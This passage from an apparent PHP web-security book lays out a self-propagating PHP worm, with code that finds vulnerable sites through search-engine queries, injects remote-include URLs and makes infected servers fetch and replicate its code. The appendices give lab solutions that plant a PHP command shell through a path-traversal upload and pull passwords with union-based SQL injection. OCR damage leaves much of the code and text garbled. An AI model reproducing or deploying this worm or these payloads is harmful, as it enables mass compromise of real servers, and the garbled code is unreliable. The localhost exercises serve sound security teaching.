- `PHP.Pirus` is the first virus written in PHP. It looks for and infects PHP and HTML files in the current directory. When infecting a file, the virus doesn't write its body into the file. Rather, it writes the link to its file. This virus cannot leave the computer. However, it is likely that it will eventually infect the entire server. (The virus cannot enter the server on its own.)
- `PHP.Neworld` is similar to the previous virus.
- `PHP.virdrus` is similar to the previous two viruses. Unlike them, it copies itself into the file it infects. This method of infection is more advanced.

So, none of these viruses can leave the file system of a computer. Currently, the most advanced worm is `Net-Worm.Perl.Santy.a`.

It acts as follows:

1. The virus creates a request to Google to find sites that contain the phpBB forum version 2.0.11 or earlier. These versions of this forum engine have crucial vulnerabilities that allow a malicious user to execute any code.
2. The virus creates HTTP requests exploiting the vulnerability and sends them to each found file. Thus, it infects vulnerable servers.
3. The virus increments its generation counter and starts from the beginning.

This virus has the following distinctive features:

- It is written in Perl.

- It infects sites through a vulnerability in a particular version of a particular product.
- It infects only servers. It isn't dangerous to end users.
- It can leave the computer.
- The result of infection is defacement of the site.

This is the first known virus that successfully infects server computers using vulnerabilities in Web applications.

To develop this idea (the use of vulnerabilities in Web applications) you could try to write a worm that would do the following:

- Exploit a particular type of vulnerability regardless of software rather than attack a particular version of a particular product.
- Use several search systems to look for vulnerable sites.

During the peak of its reproduction, `Net-Worm.Perl.Santy.a` infected more than 40 million servers worldwide. Google began to block search requests typical of this worm and stopped its propagation.

Previous Next

Previous Next

The Search

So, an abstract worm could be created, for example, in PHP. The PHP interpreter is supported on many servers.

As you know, the vulnerability of the PHP source code injection type is dangerous. Therefore, it could be exploited to obtain privileges on a server.

This vulnerability is comprehensively described in *Chapter 2*, which contains examples of vulnerable systems and scripts that allow an attacker to obtain control over the sample systems by exploiting this vulnerability. In addition, this chapter contains classification of the vulnerability.

The first thing the worm should do after its activation is a search for vulnerable systems. The simplest solution to this would involve the use of well-known search systems, such as Google. However, any other search system or even a few systems could be used.

Create two string arrays. Every time, a search phrase will be created from two random strings from these arrays. The strings are selected so that the search results are likely to contain links to vulnerable sites.

Keywords

```
$mainsearch1=array(
"Failed opening for inclusion",
"Warning main",
"failed to open stream",
"failed",
"No such file or directory",
"not found"
);
$mainsearch2=array(
"",
"index",
"data",
"main",
"left",
"id",
"",
"menu",
"",
"",
"",
"and"
"error",
"",
"",
"name"
"make",
"test",
"home",
"",
"",
"test",
"",
"list",
"right",
"temp",
"template",
"mainpage",
"link",
"banner"
);
```

Empty strings in the second array are used in requests that contain only phrases from the first array without any strings added. Then, the worm requests a random page from the search results.

Google restricts the number of search results, and the script of the worm contains this restriction.

This is how a request to the search system is created.

A request to the search system

```
global $mainsearchl, $mainsearch2, $explstring;
$wl=$mainsearchl[rand(0, sizeof($mainsearchl)-1)];
$w2=$mainsearch2[rand(0, sizeof($mainsearch2)-1)];
$w=str_replace(" ", "+", $w1." ".$w2);
$max=990; // The number of links returned by Google :(
$start=rand(50, $max);
$q="http://www.gogle,ru/search?qw=".$w,
     "&hl=ru&lr=&ie=UTF-8&start=$start&sa=N"; //&filter=0
$rx=file($q);
$search=implode("", $q);
```

After the script is executed, the `$search` variable will contain the result of the search request.

In a more complex situation, for other search systems, you might have to write an HTTP request with appropriate parameters.

Another variant of a request to the search system

```
global $mainsearchl, $mainsearch2, $explstring;
$w1=$mainsearch1[rand(0, sizeof($mainsearchl)-1)];
$w2=$mainsearch2[rand(0, sizeof($mainsearch2)-1)];
$w=str_replace(" ", "+", $w1." ".$w2);
$max=990; // The number of links returned by Google :(
$start=rand(50, $max);
$q="GET /search?qw=".$w."&h1=ru&lr=&ie=UTF-8&start=$start&sa=N H
      "Host: www.google.com\r\n".
      "User-Agent: Mozilla/5.0 (Windows NT 5.0; en-US; rv:1.7.1)
Gecko/20040707\r\n".
      "Accept: */*\r\n".
      "Accept-Language: en-us\r\n".
      "Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7\r\n".
      "Connection: close\r\n".
      "\r\n";
$socket = socket_create (AF_INET, SOCK_STREAM, 0);
$target=gethostbyname("www.google.com");
$result = socket_connect ($socket, $target, 80);
socket_write($socket, $q, strlen($in));
$0="";
while ($out = socket_read ($socket, 2048)) {
    $o.=$out;
}
$search=$o;
```

After the script is executed, the `$search` variable will contain the text of an HTML page with the response to the request.

Now, it is necessary to parse the response to find potentially vulnerable sites.

You can use regular expressions to do this.

Parsing the response

```
preg_match_all("/(https?\: \/\/ (\w|\.| \/|\\|\%|".
  "\d|\-|\_)+\?(\w|\.|\/|\\|\?|\d|\=|\&|\%|\-|\_|\+)+)/",
   $search, $re);
 unset($rr);
 foreach($re[1] as $k=>$v)
 {
   if(!preg_match("/google/", $v)) $rr[]=$v;
 }
```

The `$rr` array will contain the addresses of potentially vulnerable sites.

It only remains for the worm to try to infect each of the sites. To do this, the worm will call an abstract function, `exploit()`.

An attempted infection

```
if(sizeof($rr)>0) foreach($rr as $k=>$v)
{
  if(preg_match_all("/(\&|\?)((\wl-|_|%|\d)+)\=".
      "((W|-|_|%|d|\/|\\|\.|\?|\+)*)?/", $v, $r))
  {
     preg_match("/^(hops?\:\/\/(\wl\.|\/|\\|\%|\dl\-|\_)+)\?/"
                                            , $v, $r2);
     foreach($r as $kl=>$vl)
     {
       $x=$r2[1]."?";
       foreach($r[2] as $k2=>$v2) // The cross product
       {
          if($k2==$k1)
          {
            if(empty ($r[4] [$k2])) $x.="[*STRING*]&";
            else $x.=$r[2][$k2]."=[*STRING*]&";
          }else
            $x.=($r[2][$k2]."=".$r[4] [$k2]."&");
       }
       exploit($x)
     }
  }
}
```

In this code, an attempt to exploit the vulnerability is made for each potentially vulnerable site. The attempt involves substituting the values of each parameter one by one with the `[ *STRING*]` string*] string. This string will be used by the `exploit()` function later.

For example, suppose the `$rr` array initially contains the following URLs:

- **http://site1/1.php?a=123**
- **http://site2/test.php?bbb=ccc&qq=abcd**
- **http://site3/get.php?abcd**
- **http://site3/get.php?abcd&cdef**
- **http://site2/test.php?bbb=ccc&qq=abcd&ppp&ddd**

Therefore, the `$x` variable will take the following values in turn:

- **http://site1/1.php?a=[*STRTNG*]**
- **http://site2/test.php?bbb=[*STRING*]&qq=abcd**
- **http://site2/test.php?bbb=ccc&qq=[*STRING*]**
- **http://site3/get.php?[*STRTNG*]**
- **http://site3/get.php?[*STRING*]&cdef**
- **http://site3/get.php?abcd&[*STRING*]**
- **http://site2/test.php?bbb=[*STRING*]&qq=abcd&ppp&ddd**
- **http://site2/test.php?bbb=ccc&qq=[*STRING*]&ppp&ddd**
- **http://site2/test.php?bbb=ccc&qq=abcd&[*STRING*]&ddd**
- **http://site2/test.php?bbb=ccc&qq=abcd&ppp&[*STRING*]**

Then, an attempt is made to infect each value of the `$x` variable.

Previous Next

Previous Next

The Infection

The `exploit($str)` function takes one parameter: a string containing the URL of a page that might have a vulnerability of the PHP source code injection type.

The argument contains [`*STRING*`] as a value of a potentially vulnerable parameter.

In essence, attempting an infection is a matter of sending the **http://sites/test.php?aaa=http://site2/concept.php?&bbb=ccc** request instead of **http://site1/test.php?aaa=[*STRING*]&bbb=ccc**. Here, `site1` is the URL of the site that the worm is trying to infect, and `site2` is the address of the file currently executed.

So, the `exploit()` function could be as follows.

exploit($str)

```
function exploit($str)
{
  global $_SERVER, $HTTP_SERVER_VARS;
  $th=$_SERVER ["SCRIPT_URI"];
  if(empty($th)) $th=$HTTP_SERVER_VARS["SCRIPT_URI"];
  if(empty($th)) $th=getenv("SCRIPT_URI");
  // Getting the URL of the site
  if(!preg_match("/domain\.com/", $str)) exit;
  $str=str_replace("[*STRING*]", "$th?", $str);
  $str.="&from=".$_SERVER["SCRIPT_URI"];
  file($str);
  // Initialization is done
}
```

Here, it is assumed that when the script (the CONCEPT.PHP file) is requested without parameters, it returns some PHP code that will execute on the serv er.

http://site/concept.php

```
<?
if(file_exists("concept.php")) exit;
  // To avoid infecting one server repeatedly
$f=fopen("concept.php", "w");
$a="<?
// The source code of exploit.php
?>
";
fwrite($f, $a);
$th=$_SERVER["SCRIPT_URI"];
if(empty($th)) $th=$HTTP_SERVER_VARS["SCRIPT_URI"];
if(empty($th)) $th=getenv("SCRIPT_URI");
preg_match("/^(https?\:\/\/.*)\/(.*?)/", $th, $r);
$a=$r[1]."/concept.php?expl=yes";
file($a);
?>
```

It only remains to write code that will display the result.

concept.php

```
$tmpname="concept.php";
echo "<?
";
$th2=$_SERVER["SCRIPT_FILENAME"];
if(empty($th2)) $th2=$HTTP_SERVER_VARS["SCRIPT_FILENAME"];
if(empty($th2)) $th2=getenv("SCRIPT_FIIENAME");
echo "
if(file_exists(\"$tmpname\")) exit;
\$f=fopen(\"$tmpname\", \"w\");
```

```
\$a=\"".str_replace("\$","\\\$",addslashes (implode("", file($th
fwrite(\$f, \$a);
\$th=\$_SERVER[\"SCRIPT_URI\"];
if(empty(\$th)) \$th=\$HTTP_SERVER_VARS[\"SCRIPT_URT\"];
if(empty(\$th)) \$th=getenv(\"SCRIPT_URI\");
preg_match(\"/^(https?\\:\\/\\/.*)\\/?{.*?)/\", \$th, \$r);
\$a=\$r[1].\"/$thisname?expl=yes\";
file(\$a);
?>
";
?>
```

When the **http://site/concept.php?expl=yes** request is sent, it closes the loop and reproduction starts from the beginning.

http://site/concept.php?expl=yes

```
if($_GET["doexpl"]=="yes" || $HTTP_GET_VARS["doexpl"]=="yes")
{
  global $c, $_GET, $HTTP_GET_VARS, $_SERVER, $HTTP_SERVER_VARS;
  initsettins();
  searchandexpl();
  // The next iteration
  $countthis=(int)($_GET["countthis"]|$HTTP_GET_VARS["countthis"
  if($countthis==0) $countthis=$c;
$countthis--;
  $th=$_SERVER["SCRIPT_URI"];
  if(empty($th)) $th=$HTTP_SERVER_VARS["SCRIPT_URI"];
  if((empty ($th)) $th=getenv("SCRIPT_URI");
  if($countthis>=1) file("$th?doexpl=modeok&countthis=$countthis
    exit;
}
```

Conclusion

This is how a worm reproducing itself by exploiting vulnerabilities in PHP scripts can be created theoretically.

If the theoretical possibility of writing such code exists, it is impossible to guarantee that nobody implements it in practice. Therefore, you should be more concerned about computer security and should write reliable and secure scripts and applications.

Note Because this worm reproduces itself by exploiting vulnerabilities, it cannot reproduce in an invulnerable system.

Note Everything that a virus or a worm can do, a malicious person can do even more effectively. He or she can send requests to search systems, find vulnerable sites, and exploit vulnerabilities to use the server resources for his or her malicious goals.

A temporary protection against such viruses can involve enabling the `allow_url_fopen` directive of the PHP interpreter or prohibiting outgoing server connections. Be aware that these restrictions might affect the system's functionality.

Previous Next

Appendix 1: CD-ROM Contents

Files

Folders and files	Description	Chapter
/localhost/	All examples in the book.	All
/localhost/1/	Examples that demonstrate undocumented features in scripts displaying information dynamically.	1
/localhost/1/1.php	A script that demonstrates errors emerging because of incorrect SQL queries.	1, 3
/localhost/1/2.php /localhost/1/3.php	Scripts that demonstrate errors when working with files.	1, 2
/localhost/1/test.txt	A test file that, according to the task, shouldn't be available to a remote user. The examples demonstrate that this is not always the case.	1
/localhost/1/data/	A folder containing files used in the examples.	1
/localhost/2/	Examples that demonstrate security issues.	2
	A script that demonstrates how `GET`, `POST`, and other	

/localhost/2/1.php	HTTP parameters can be passed and how they are accessed in scripts.	2
/localhost/2/2.php	A script that demonstrates how an attacker can circumvent filtration in certain cases.	2
/localhost/2/3.php	A script that demonstrates work with cookies.	2
/localhost/2/4.php	Demonstrations of the PHP source code injection vulnerability.	2
/localhost/2/7.php		
/localhost/2/5.php		
/localhost/2/6.php		
/localhost/2/8.php	Demonstration of data substitution when the data is output in PHP scripts.	2
/localhost/2/9.php	Examples of vulnerable scripts that don't initialize variables.	2
/localhost/2/10.php		
/localhost/2/11.php		
/localhost/2/12.php		
/localhost/2/13.php	Scripts with a few vulnerabilities related to	2

	manipulations with uploaded files.	
/localhost/2/19.php		
/localhost/2/20.php		
/localhost/2/21.php		
/localhost/2/14.php	Vulnerable scripts that work with files.	2
/localhost/2/15.php		
/localhost/2/16.php		
/localhost/2/18.php		
/localhost/2/17.php	Demonstration of a vulnerability caused by improper filtration when calling the `system()` function.	2
/localhost/2/22.php	Demonstration of the `preg match()` function.	2
/localhost/2/23.php	Demonstration of how a visitor's IP address can be detected.	2
/localhost/2/form1 .html	Demonstration of simultaneously sending `GET` and `POST` parameters.	2
/localhost/2/http.php	A script that generates any HTTP request.	2
	Files that shouldn't be	

/localhost/2/passwd.db /localhost/2/passwd .txt	accessed for reading by a remote user. The examples demonstrate how a malicious user can access these files.	2
/localhost/2/data/	A folder containing files used in the examples.	
/localhost/2/upload/	A folder for files uploaded in the examples.	2
/localhost/3/	Examples that demonstrate the SQL injection vul- nerability.	3
/localhost/3/1.php	Examples of vulnerable scripts.	3
/localhost/3/2.php		
/localhost/3/3.php		
/localhost/3/4.php		
/localhost/3/5.php		
/localhost/3/7.php		
/localhost/3/8.php		
/localhost/3/10.php		
/localhost/3/11.php		
/localhost/3/15.php		
/localhost/3/6.php	Examples of invulnerable scripts.	3

/localhost/3/9.php/		
/localhost/3/12.php	A script that demonstrates investigation of a query.	3
/localhost/3/13.php	Another vulnerable script.	3
/localhost/3/14.php	A script that demonstrates methods for exploiting vulnerabilities in MySQL 3.x.	3
/localhost/3/16.php	An example of circumventing filtration that deletes keywords from received data.	3
/localhost/3/17.php	An example of a vulnerability that takes place after the `ORDER BY` construction.	3
/localhost/3/passwd .txt	A file with passwords that shouldn't be available to a remote user. The examples demonstrate how an attacker can exploit the SQL injection vulnerability to obtain the contents of this file.	3
/localhost/3/chr. php	A script that uses the `char()` function so that it returns a desired string.	3
/localhost/4/	A folder with scripts and examples.	4

/localhost/4/1.php	An example of how HTTP Basic authentication can be implemented in PHP.	4
/localhost/4/2.html	An example of authentication implemented in Jav aScript that redirects the user to a secret URL.	4
/localhost/4/3.html	An example of authentication implemented in Jav aScript with using the hash of a password.	4
/localhost/4/admin.php	An example of a script whose protection is based on sessions. The protection engine is in a separate f ile.	4
/localhos1/4/auth5f ger.html	A secret URL.	4
/localhost/4/login.inc.php	A Jav aScript implementation of authentication based on pseudorandom session IDs.	4
/localhost/4/user.php	Another example of the use of authentication based on sessions. It demonstrates how dif f erent access lev els can be implemented.	4
	Examples that	

/localhost/5/	demonstrate exploitation of the XSS vulnerability and protection from it.	5
/localhost/5/1.php	Examples of vulnerable guest books.	5
/localhost/5/4.php		
/localhost/5/2.php	An example of a vulnerability caused by improper filtration of HTTP parameters.	5
/localhost/5/3.php	Setting test cookies.	5
/localhost/5/5.html	Demonstration of exploiting a vulnerability when apostrophes and quotation marks are filtered.	5
/localhost/5/image.gif	Demonstration of how statistics about users can be collected.	5
/localhost/6/	A folder that contains scripts with vulnerabilities described earlier. The examples demonstrate how an attacker can circumvent protection implemented with the server configuration and services. Certain features require you to install appropriate software.	6

/localhost/7/	Examples that demonstrate security issues related to shared hosting. There are scripts that manipulate files using the Web interface, PHP functions, or a database such as MySQL or PostgreSQL.	7
/localhost/cgi-bin/	Perl scripts that demonstrate security issues described in the book.	2, 3
/localhost/cgi-bin/data/	A folder with files processed with the scripts.	2, 3
/localhost/cgi-bin/incl/	A folder with included files.	2, 3
/localhost/ogi-bin/passwd.db	Files that shouldn't be available to a remote user.	2, 3
/localhost/ogi-bin/passwd.txt		
/localhost/zadachi/	Tasks suggesting that you should investigate vulnerable test systems.	All
/usr/	Software necessary to run the examples.	All
	A folder with the Apache server configured for the	

/usr/apache/	examples in the book. The server is ready to start.	All
/usr/php/	A PHP interpreter configured for the examples in the book.	All
/usr/php/perl/	A Perl interpreter.	All
/usr/php/bin/	Components of the Perl interpreter.	All
/usr/php/lib/		
/usr/mysgl/data/	MySQL database files used in the examples.	All

Previous Next

Installing Software from the CD-ROM

To install the software from the CD-ROM, copy the `/localhost` and `/usr` directories from the CD-ROM to the `c:/` disk (or any other disk).

To start the Apache server, run the /USR/APACHE/APACHE.EXE file.

Many examples require that you download and install MySQL server 4.0. It can be downloaded from **http://dev.mysql.com/downloads/**. Version 4.0 is available at **http://dev.mysql.eom/downloads/mysql/4.0.html**

I recommend that you download a version without the installer for Windows. Unpack the archive file to the `/usr/mysql/` directory and the copy contents of the `/usr/mysql/data/` directory from the CD-ROM.

MySQL is ready to start. To start it, run the WINMYSQLADMIN.EXE files located in the `/usr/mysql/bin/` directory.

Some examples written in Perl require that you download and install the database interface (DBI) module.

Some examples in *Chapter 4* require that you download and install the `mod_security` module of the Apache server.

Warning Before you install the software, read the license agreements.

Previous Next

Appendix 2: Investigation Tasks

Overview

The CD-ROM accompanying this book contains a few tasks that suggest you should investigate vulnerable test systems. Each task presents a test system and gives you data necessary to start investigation of the system.

Some tasks assume you know the source code of the system scripts; the other tasks don't. To make the process interesting, don't examine the source code if it isn't explicitly recommended in a particular task.

To solve a task, don't use vulnerabilities in scripts that are components of another task.

The goal of each task is to investigate the system, gain access to private data, find vulnerabilities, and exploit them. The goals are set in the tasks.

Previous Next

Task 1

The system is located in the /LOCALHOST/ZADACHI/1/ folder on the CD-ROM. It is available at **http://localhost/zadachi/1/index.php** if the HTTP server is installed.

The system is a set of scripts that upload files onto the server and read the contents of the files. To upload a file, a password is required. You don't know the password.

The system allows users to upload files no larger than 10 bytes. The files are uploaded to the `./upload/` directory, and access to this folder using HTTP is restricted in the `.htaccess` file. You cannot access the files and the scripts directly.

Your goal is to upload a 1-KB file and circumvent (or disable) the password check.

Task 2

The system is located in the /LOCALHOST/ZADACHI/2/ folder on the CD-ROM. It is available at **http://localhost/zadachi/1/index.php** if the HTTP server is installed.

The system is similar to the previous one, but it uses another algorithm to check passwords. As with the previous system, you cannot access files.

You have the link to one of the uploaded files:

http://localhost/zadachi/2/upload.php?f=1.txt

- *Goal 1.* Find a vulnerability that would allow you to read any files. Use this vulnerability to examine the INDEX.PHP file and clear up how the password check can be circumvented, or find a valid password. Then upload any file to the server.
- *Goal 2.* Find a vulnerability in the processing of uploaded files and bypass the `./upload/` directory to upload your file into the system root (**http://localhost/zadachi/2/**) rather than into this folder. Upload PHP shell code into this location.

Task 3

The system is located in the /LOCALHOST/ZADACHI/3/ folder on the CD-ROM. It is available at **http://localhost/zadacri/3/index.php** if the HTTP server is installed.

It displays the current date and time. The `./etc/` directory that contains system configuration files is inaccessible. The system works in one of three modes.

- *Goal 1.* Clear up how the system settings are switched.
- *Goal 2.* Find an error in how the mode parameters are interpreted. Then find another error that discloses the contents of some included files.
- *Goal 3.* Examine the code of the included files and find an error that causes the global PHP source code injection vulnerability.
- *Goal 4.* Exploit this vulnerability to obtain the contents of the /ETC/MAIN.CFG file.

After you obtain the contents of this file, the task will be considered solved.

Previous Next

Task 4

The system is located in the /LOCALHOST/ZADACHI/4/ folder on the CD-ROM. It is available at **http://localhost/zadachi/4/index.php** if the HTTP server is installed.

The system is a news system. It stores news items in a database.

It consists of several files. The INDEX.PHP file displays the news list from the database.

The NEWS.PHP file takes the `id` parameter and displays the news message corresponding to the identifier.

- *Goal 1.* Find a vulnerability of the SQL source code injection type.
- *Goal 2.* Investigate the query and clear up the type and version of the database.
- *Goal 3.* Exploit the vulnerability to obtain the logins and the passwords stored in the `passwords` table of this database. The structure of this table is the following.

Passwords

```
mysql> describe passwords ;
+-------+--------------+------+-----+---------+-------+
| Field | Type         | Null | Key | Default | Extra |
+-------+--------------+------+-----+---------+-------+
| id    | int(11)      |      | PRI | 0       |       |
| name  | varchar(255) | YES  |     | NULL    |       |
| pass  | varchar(255) | YES  |     | NULL    |       |
+-------+--------------+------+-----+---------+-------+
3 rows in set (0.00 sec)
```

- *Goal 4.* Exploit the vulnerability to obtain the contents of the NEWS.PHP and INDEX.PHP files.

Previous Next

Task 5

The task is on the CD-ROM. It can be accessed at **http://localhost/zadachi/5/.**

The system is an authentication system based on session IDs stored in browser cookies. It is assumed that a user cannot access the source code of the system scripts and doesn't know logins and passwords to system accounts. The user cannot create an account.

The accounts are stored in the `reguser` table. The login of a user is stored in the `login` field, the password or its hash is stored in the `pass` field, and the access level is stored in the `level` field. Common users have access level one, and superusers have access level two.

The `sid` field stores the current session ID. In addition, the session ID is stored in the `sid` parameter in the browser cookies.

- *Goal 1.* Find a vulnerability in the system.
- *Goal 2.* Obtain the system administrator's rights using any other method.

Previous Next

Task 6

The task can be accessed at **http://localhost/zadachi/6/.**

It is a system for uploading files. The checks implemented in the system allow the users to load files only of a particular type.

Tip The system processes the `PATH GET` parameter incorrectly.

- *Goal 1.* Find a crucial vulnerability and investigate it.
- *Goal 2.* Use only the **http://localhost/zadachi/6/** system and exploit the vulnerability to obtain the source code of the INDEX.PHP file.

Previous Next

Appendix 3: Solutions

Overview

This appendix contains possible solutions to the tasks available on the CD-ROM.

I recommend that you don't read this appendix before you try to solve the tasks available on the CD-ROM. If you solve the tasks on your own, you'll understand and remember the material of this book better.

Task 1

After you repeatedly try to send the file, you'll notice that the system asks for a password using JavaScript methods before the file is sent. Because you always can view the source code of JavaScript scripts executed on a page, you should examine the HTML code of the document.

Notice the line that asks for a password and checks it:

```
if(prompt('enter a password')=='df9nhfd') return true;
```

Thus, you'll easily disclose the password necessary to upload files: It is `df9nhfd`.

What's more, you can bypass this check without examining the page contents by disabling JavaScript in the browser.

Uploading large files is barred by the following form field:

```
<input type=hidden name=MAX_FILE_SIZE value=10>
```

To upload a file of any size, save the page on the hard disk and edit its `MAX_FILE_SIZE` parameter and change or add the `action` attribute. In addition, you can disable the password check here.

As a result, the file stored on your disk will look as follows.

1.html

```
<html>
<body>
<form enctype="multipart/form-data" method=POST
action=http://localhost/zadachi/1/>
<input type=hidden name=MAX_FILE_SIZE value=1000000000>
Send this file: <input name=userfile type=file>
<input type=submit value="Send File">
</form>
```

```
</body>
</html>
```

If you open this file in your browser, you'll be able to upload a file of any size without submitting a password.

The task is solved.

Previous Next

Task 2

Examine the av ailable links to uploaded f iles:

- **http://localhost/zadachi/2/upload.php?f=1.txt**
- **http://localhost/zadachi/2/upload.php?f=xxx.txt**

Af ter the second request, y ou could suppose there is a v ulnerability allowing y ou to read any f iles. Indeed, it is the f ollowing:

http://localhost/zadachi/2/upload.php?f=../index.php

If y ou examine the HTML code of the page, y ou'll notice the source code of the INDEX.PHP script. Analy ze the contents of the INDEX.PHP f ile.

The f ollowing line discloses the password necessary to upload f iles.

```
   if($pass<>'f8n74ggf4') die('Invalid password. The file was not
```

The password is `f8n74ggf4`.

The knowledge of the password allows y ou to upload any f ile.

By def ault, f iles are uploaded into the `./upload/` directory inaccessible f rom a browser using HTTP. Access is restricted in the `.htaccess` f ile. You can obtain the contents of this f ile using the f ollowing request:

http://localhost/zadachi/2/upload.php?f=.htaccess

Analy ze the INDEX.PHP script f urther. There is a v ulnerability in the f ollowing line:

```
   copy($userfile, "./upload/$userfile_name");
```

The v ulnerability is that the `$userfile` and `$userfile_name` v ariables are used without f iltration. Theref ore, y ou can do the f ollowing:

1. Copy any f ile to the /UPLOAD/ directory by f orging the

$userfile values.

2. Load a file into any location by embedding the directory bypassing sequence into the file name in the header of the POST request.

3. Use the previous two methods to copy any file to any location.

To upload and execute the PHP shell code, the second method is most suitable. To implement it, you need to create a POST HTTP request to the server.

The request can look like the following:

```
POST /zadachi/2/ HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 5.0; en-US; rv
Gecko/20040803
Accept: */*
Accept-Language: en-us;q=0.5
Accept-Encoding: gzip, deflate
Accept-Charset: windows-1251,utf-8;q=0.7,*;q=0.7
Keep-Alive: 3000
Connection: keep-alive
Referer: http://localhost/2/19.php
Content-Type: multipart/form-data;
        boundary=----------------------------491299511942
Content-Length: 417
<empty line>
-----------------------------491299511942
Content-Disposition: form-data; name="pass"
<empty line>
f8n74ggf4
-----------------------------491299511942
Content-Disposition: form-data; name-MAX-FILE-SIZE"
<empty line>
```

```
10000
-----------------------------491299511942
Content-Disposition: form-data; name="userfile"; filename="../
Content-Type: text/plain
<empty line>
<? system($cmd) ?>
-----------------------------491299511942--
```

After you send this request to the server (e.g., by connecting directly to port 80 of the server using `telnet`), the **http://localhost/zadachi/2/cmd.php** file will be created on the server. It will be available using HTTP.

The file is PHP shell code.

The task is solved.

Previous Next

Task 3

Try to switch the modes. You'll notice that although links that switch the modes use the `r` `GET` parameter, the browser displays URLs without parameters.

Nevertheless, the date format is selected according to the selected mode.

Therefore, the server remembers, which mode is selected, and then redirects you to an URLwithout parameters.

Most likely, the selected mode is stored in a cookie. Create a `GET` request to test this supposition. The HTTP request should be the following:

```
GET /zadachi/3/index.php?r=2 HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0
```

The server will respond as follows:

```
HTTP/1.1 302
Set-Cookie: r=2
Location: index.php
```

This confirms the supposition.

Test how the script responds to various values of the `r` parameter:

- **http://localhost/zadachi/3/index.php?r=123**
- **http://localhost/zadachi/3/index.php?r=123'123**
- **http://localhost/zadachi/3/index.php?r=12.3abc567**

The only conclusion from these requests is that the `r` value is filtered and cast to an integer.

Could it be that only the `GET` parameter is filtered? Test whether the `r` `COOKIE` parameter is filtered. Create the following request:

```
GET /zadachi/3/index.php HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0
Cookie: r=12.3abc56
```

A fragment of the response will be as follows:

```
<b>Warning</b>:  main(./12.inc): failed to open stream: No suc
or directory in <b>x:\localhost\zadachi\3\index.php</b> on lir
<b>19</b><br/>
<b>Warning</b>:  main(): Failed opening './12.inc' for inclusi
(include_path='.;c:\php4\pear') in
<b>x:\localhost\zadachi\3\index.php </b> on line <b>19</b>
```

Therefore, the `r COOKIE` parameter is filtered in the same manner.

So, there is no PHP source code injection vulnerability. However, you might have noticed that the system tries to include and execute the `,/{$r}.inc` file for every received parameter. This allows you to suppose there are files such as 1.INC, 2.INC, and 3.INC in the system.

Make requests such as **http://localhost/zadachi/3/l.inc** and notice that the files exist. What's more, their source code is displayed because their extension is other than PHP.

Examine the source code of these files. You can suppose that the global PHP source code injection vulnerability is in the `etcpath` parameter. Check this with the following:

http://localhost/zadachi/3/index.php?etcpath=abcd

Then, exploit the vulnerability by including a remote file, executing it on the server, and displaying the contents of the target configuration file.

The task is solved.

Task 4

Notice that the script takes and processes the `id` `GET` parameter. Test how the script responds to various values of this parameter:

- **http://localhost/zadachi/4/news.php?id=1**
- **http://localhost/zadachi/4/news.php?id=12**
- **http://localhost/zadachi/4/news.php?id=12'**
- **http://localhost/zadachi/4/news.php?id=lab2**
- **http://localhost/zadachi/4/news.php?id=./1**

These requests allow you to infer either that the `id` parameter is filtered appropriately and there is vulnerability or that the error messages are disabled.

Check for SQL injection, assuming that error messages are disabled:

- **http://localhost/zadachi/4/news.php?id=2-1**
- **http://localhost/zadachi/4/news.php?id=2-Cos(0)**
- **http://localhost/zadachi/4/news.php?id=2-Cos(1)**

As you can see, SQL injection is likely.

Investigate the query type. If there is the vulnerability, the request with `id=1`' will return an SQL error, and the request with `id=10` will return an empty result.

The pages generated by the system as responses to these requests are identical, so you cannot know whether an error happened or an empty result was returned.

This makes exploitation of the vulnerability difficult but possible.

First, clear up the type and version of the database.

The **http://localhost/zadachi/4/news.php?id=2/*!40000+-1*/** request returns good news: This is MySQL database server 4.0 or later.

The **http://localhost/zadachi/4/news.php?id=2/*!41000+-1*/** request allows you to conclude that the server version is earlier than 4.1. You could find the exact version of the database server, but the information that it is 4.0.x.x is enough.

The specifics of the task prompt you that the SELECT query is most likely.

The **http://localhost/zadachi/4/news.php?id=2/*** request returns an empty page, indicating there are parentheses before the embedded value. Count the unmatched opening parentheses preceding the embedded value:

- **http://localhost/zadachi/4/news.php?id=2/***
- **http://localhost/zadachi/4/news.php?id=2)/***
- **http://localhost/zadachi/4/news.php?id=2))/***

Because the second request returns a nonempty page, there is just one opening parenthesis preceding the place, in which you can embed code into the SQL query.

Test how the system responds to apostrophes and quotation marks in queries:

- **http://localhost/zadachi/4/news.php?id=2)+AND+1/***
- **http://localhost/zadachi/4/news.php?id=2)+AND+1=1/***
- **http://localhost/zadachi/4/news.php?id=2)+AND+'1'='1'/***
- **http://localhost/zadachi/4/news.php?id=2)+AND+"1"="1"/***

Because only the first and second requests return correct results, apostrophes and quotation marks are filtered. Most likely, they are screened with backslashes.

The value of the `id` parameter inserted into the SQL query isn't between apostrophes or quotation marks. In other words, the query looks as follows:

```
SELECT ... FROM ... WHERE ... ( ... id=$id ... ) ...
```

Count the columns returned by the query:

- **http://localhost/zadachi/4/news.php?id=2)+union+select+null/***
- **http://localhost/zadachi/4/news.php?id=2)+union+select+null,null/***
- **http://localhost/zadachi/4/news.php?id=2)+union+select+null,null,null/***

The last request returns an error; therefore, the query returns three columns. Clear up which columns are displayed on the page:

http://localhost/zadachi/4/news.php?id=999999)+union+select+111,222,3333/*

So, the second column returns the news headline, and the third returns the test.

You can suppose that the data type of the news text is `Text` and that it can contain a large amount of data. Therefore, it would be best to output large amounts of data (e.g., the contents of files) to the third column.

Test how many rows are displayed:

http://localhost/zadachi/4/news.php?id=1)+union+select+111,222,3333/*

You could suppose that this request would return two rows. However, only one is displayed. To obtain multiple rows, you need to use the `LIMIT` Construction.

Well, now you have enough information to create requests exploiting the vulnerability:

- **http://localhost/zadachi/4/news.php?
id=99)+union+select+l,name,pass+from+passwords+limit+**

- **http://localhost/zadachi/4/news.php?
id=99)+union+select+l,name,pass+from+passwords+limit+**

- **http://localhost/zadachi/4/news.php?
id=99)+union+select+l,name,pass+from+passwords+limit+**

- **http://localhost/zadachi/4/news.php?
id=99)+union+select+l,name,pass+from+passwords+limit+**

- **http://localhost/zadachi/4/news.php?
id=99)+union+select+l,123,count(*)+from+passwords/***

The first three requests return the logins and the passwords stored in the `passwords` table. An empty page returned to the fourth query allows you to infer that all the rows of the `passwords` table were returned. The last request confirms that all the three records of the table were read correctly.

Now, you just need to obtain the contents of the NEWS.PHP and INDEX.PHP files. They are located in the /LOCALHOST/ZADACHI/4/ directory on the hard disk.

